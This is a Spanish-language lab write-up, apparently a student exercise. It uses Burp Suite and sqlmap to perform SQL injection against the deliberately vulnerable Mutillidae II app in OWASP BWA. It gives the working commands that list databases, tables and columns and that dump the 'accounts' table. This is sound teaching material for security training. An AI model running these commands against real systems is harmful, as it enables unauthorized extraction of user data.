-EJERCICIOS INYECCION SQL-

► Prerrequisitos (Antes de empezar)

- 1. Tener Kali Linux funcionando.
- 2. Tener **OWASP BWA** corriendo en una máquina virtual o como contenedor. La IP debe ser accesible desde Kali.
- 3. Tener instalado **SQLMap** (ya viene preinstalado en Kali).
- 4. El objetivo es atacar Mutillidae II dentro de OWASP BWA, en las rutas indicadas.

Ejercicio 1 – SQLMap

• Paso 1: Identificar la IP y ruta ping 10.0.2.24



• Abrir en el navegador:

http://10.0.2.24/mutillidae

OWASP 2013 > A1 - Injection (SQL) > SQLi - Extract Data > User Info (SQL)

Paso 2: Interceptar la petición vulnerable con Burp Suite

- 1. Abre **Burp Suite**.
- 2. Configura el navegador de Kali para usar el proxy de Burp.
- 3. Envía cualquier ID en el formulario.
- 4. Captura la petición POST o GET que se genera.

GET /mutillidae/index.php?page=user-info.php&username=1&button=View+Account+Details HTTP/1.1

Host: 10.0.2.24

Realizamos:

nano userinfo.txt

Paso 3: Ejecutar SQLMap


Con el archivo creado:

sqlmap -r userinfo.txt --batch -dbs

-r userinfo.txt: usa la petición capturada.

- --batch: para que no pregunte nada.
- --dbs: para listar las bases de datos.







Paso 4: Obtener más detalles

Una vez detectada la base de datos (mutillidae):

sqlmap -r userinfo.txt -D mutillidae -tables






Luego, para una tabla (ej. accounts):


sqlmap -r userinfo.txt -D mutillidae -T accounts -columns






Finalmente, para volcar los datos:

sqlmap -r userinfo.txt -D mutillidae -T accounts -dump





Ejercicio 2 - SQLMap

OWASP 2013 > A1 - Injection (SQL) > SQLi - Bypass Authentication > Login

→ Los resultados son iguales al ejercicio1

<u>Ejercicio 3 – SQLMap</u>

OWASP 2013 > A1 - Injection (SQL) > SQLMap Practice > View Someones Blog

→ Los resultados son iguales al ejercicio 1

Ejercicio 4 – SQLMap

Interpretar los resultados obtenidos: ¿Las tres aplicaciones web usan la misma base de datos? En caso de ser la misma, justifica tu respuesta. En caso de no ser la misma, justifica tu respuesta

Cuando tres aplicaciones web usan la misma base de datos, pueden compartir datos eficientemente, pero también surgen riesgos como conflictos de concurrencia, sobrecarga del servidor, vulnerabilidades de seguridad y dependencias entre aplicaciones. Para evitar problemas, se recomienda usar usuarios separados, controlar el acceso, aplicar transacciones y mantener un diseño desacoplado.